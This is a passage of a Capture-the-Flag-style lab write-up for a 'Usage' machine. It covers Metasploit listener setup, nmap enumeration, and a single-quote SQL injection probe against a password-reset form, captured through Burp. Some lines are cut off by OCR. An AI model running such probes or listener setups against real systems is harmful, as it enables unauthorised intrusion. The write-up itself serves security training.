
Usage



IP: 10.129.108.170

Setup Metasploit environment


```
# Open Metasploit
mkdir -p ~/HTB/Boxes/Usage
cd ~/HTB/Boxes/Usage
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Usage
setg WORKSPACE Usage
setg LHOST 10.10.14.123
setg LPORT 1337
setg SRVHOST 10.10.14.123
setg SRVPORT 9001
setg RHOST 10.129.108.170
setg RHOSTS 10.129.108.170
```

Info Gathering

Enumerate open ports


```
# Metasploit command
db_nmap -sC -sV -O -A --open -oN Usage.nmap 10.129.108.170
```

Hosts



```
Hosts
=====

address          mac  name  os_name  os_flavor  os_sp  purpose  info
-------          ---  ----  -------  ---------  -----  -------  ----
10.129.108.170              Linux               4.X    server
```

Services



```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.108.170  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
10.129.108.170  80    tcp    http  open   nginx 1.18.0 Ubuntu
```


Port 22
SSH Service running OpenSSH 8.9p1
This is vulnerable to RegreSSHion

Port 80
URL: http://10.129.108.170

Gaining Access

Visiting http://10.129.108.170 redirects to http://usage.htb as seen in the nmap results

Screenshot Evidence




```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
```

I added it to my hosts file

```
sudo vim /etc/hosts
# Added line
10.129.108.170    usage.htb
```


Screenshot Evidence



```
# Loopback entries; do not change.
# For historical reasons, localhost precedes localhost.
127.0.0.1    localhost localhost.localdomain localhost4
::1          localhost localhost.localdomain localhost6
# See hosts(5) for proper format and other examples:
# 192.168.1.10 foo.example.org foo
# 192.168.1.13 bar.example.org bar
10.129.108.170  usage.htb
```

I could then view the webpage


Screenshot Evidence



When clicking the “Admin” menu link it redirects me to admin.usage.htb so I added that to my hosts file


```
sudo vim /etc/hosts
# Appended line
10.129.108.170    admin.usage.htb usage.htb
```

Screenshot Evidence




```
# Loopback entries; do not change.
# For historical reasons, localhost precedes localhost.
127.0.0.1    localhost localhost.localdomain localhost4
::1          localhost localhost.localdomain localhost6
# See hosts(5) for proper format and other examples:
# 192.168.1.10 foo.example.org foo
# 192.168.1.13 bar.example.org bar
10.129.108.170  admin.usage.htb usage.htb
```

I am able to register for an account with the site so I did
URL: http://usage.htb/registration
Screenshot Evidence



Name: tobor
E-Mail Address: tobor@usage.htb
Password: ●●●●●●●●●●●●

I was able to login to the site and discovered it is a blog site
Screenshot Evidence



Logged In Successfully

Featured Blogs

- Unraveling the Significance of Server-side Language Penetration Testing

  In the intricate realm of cybersecurity, server-side language penetration testing emerges as a beacon of vigilance, illuminating the path towards fortified digital landscapes. By delving into the inner workings of these languages, security experts uncover hidden vulnerabilities that could potentially serve as gateways for cyber threats. Such proactive measures, collectively termed penetration testing, empower organizations to preempt


- Fortifying Digital Bastions: The Power of Server-Side Language Penetration Testing

  In the realm of digital warfare, where lines of code replace traditional battlegrounds, server-side

After clicking around the site to access all pages I reviewed what Burp had captured
There are three URIs that recevied POST requests
1.) /post-login
2.) /post-registration
3.) /forget-password

They login and registration contained the same POST data
1. _token
2. name
3. email
4. password


Screenshot Evidence



```
_token=AcFzajbiZ9TLj4WiKpq2wNNSnTj8FqaTCZEV1URv&name=tobor&email=
tobor%40usage.htb&password=Password123%21
```

The password reset POST contained two of those
1. _token
2. email

Screenshot Evidence




```
Priority: u=1

_token=UPb95kqLv6kY9XoTSPZOztqMkNFlGP9qjLXHcUOO&email=tobor%40u
```

I modifieid the post-login POST data first adding a single quote to the from of my email which returned a 419 Page Expired Error

POST DATA

```
_token=AcFzajbiZ9TLj4WiKpq2wNNSnTj8FqaTCZEV1URv&email='tobor%40usage.htb&password=Password123%21
```

Screenshot Evidence




419 | PAGE EXPIRED

I attempted the same against the forget-password URL which returned a 500 server error

POST DATA

```
_token=UPb95kqLv6kY9XoTSPZOztqMkNFlGP9qjLXHcUOO&email='tobor%40usage.htb
```

Screenshot Evidence




500 | SERVER ERROR

A 500 error is server side and 400 errors are client side which means this is my target

An error caused by adding a single quote means there is no input validation on a SQL query being performed
I saved the POST request from Burp as request.txt

Screenshot Evidence



```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://usage.htb
DNT: 1
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6IjY1VVFmNlV3ak81dE1ySThuakZuOFE9PSIsInZhbHVlIjoiSVZqbXdHT2
NlYW5aaUdFbEJIdVZJMzVWNlFvdWFxd3BxcDlUcWxGSnFxMEZXN3Z0L3REcFJqV2JH
OW5zTmYwUTVYT2xuUGY3UEh4bE83ZnREN2pUOFQiLCJtYWMiOiJhNGFkOWFlNjcxYm
JmMTFlZWIzMDI1MjMxZjFhNTM5ZDNjODJmZmJhMzE0IiwidGFnIjoiIn0%3D; lara
eyJpdiI6IkJ1d3diRS9qa3U4UExxN0ZUeXVWYnc9PSIsInZhbHVlIjoidTExeHIrdm
htZ3huaG5SUHNIakxQQ2QyS0FIMldhNlRiZ2tTYW1FQnkxV2JtcHFhV2FMelNvNitZ
M3dkZXlPRlBPSEMxYmlQV2k3RVZGVUJtZkJkMEQiLCJtYWMiOiJlNzJmMzQyMTY3OG
cxMzhmMDgxOTczNGJkNDkxY2FhYTdiOWIzOGNhNGU2IiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=1

_token=UPb95kqLv6kY9XoTSPZ0ztqMkNFlGP9qjLXHcUOO&email=tobor%40usag
```

File Name: request.txt
Files of Type: All Files

Contents of request.txt

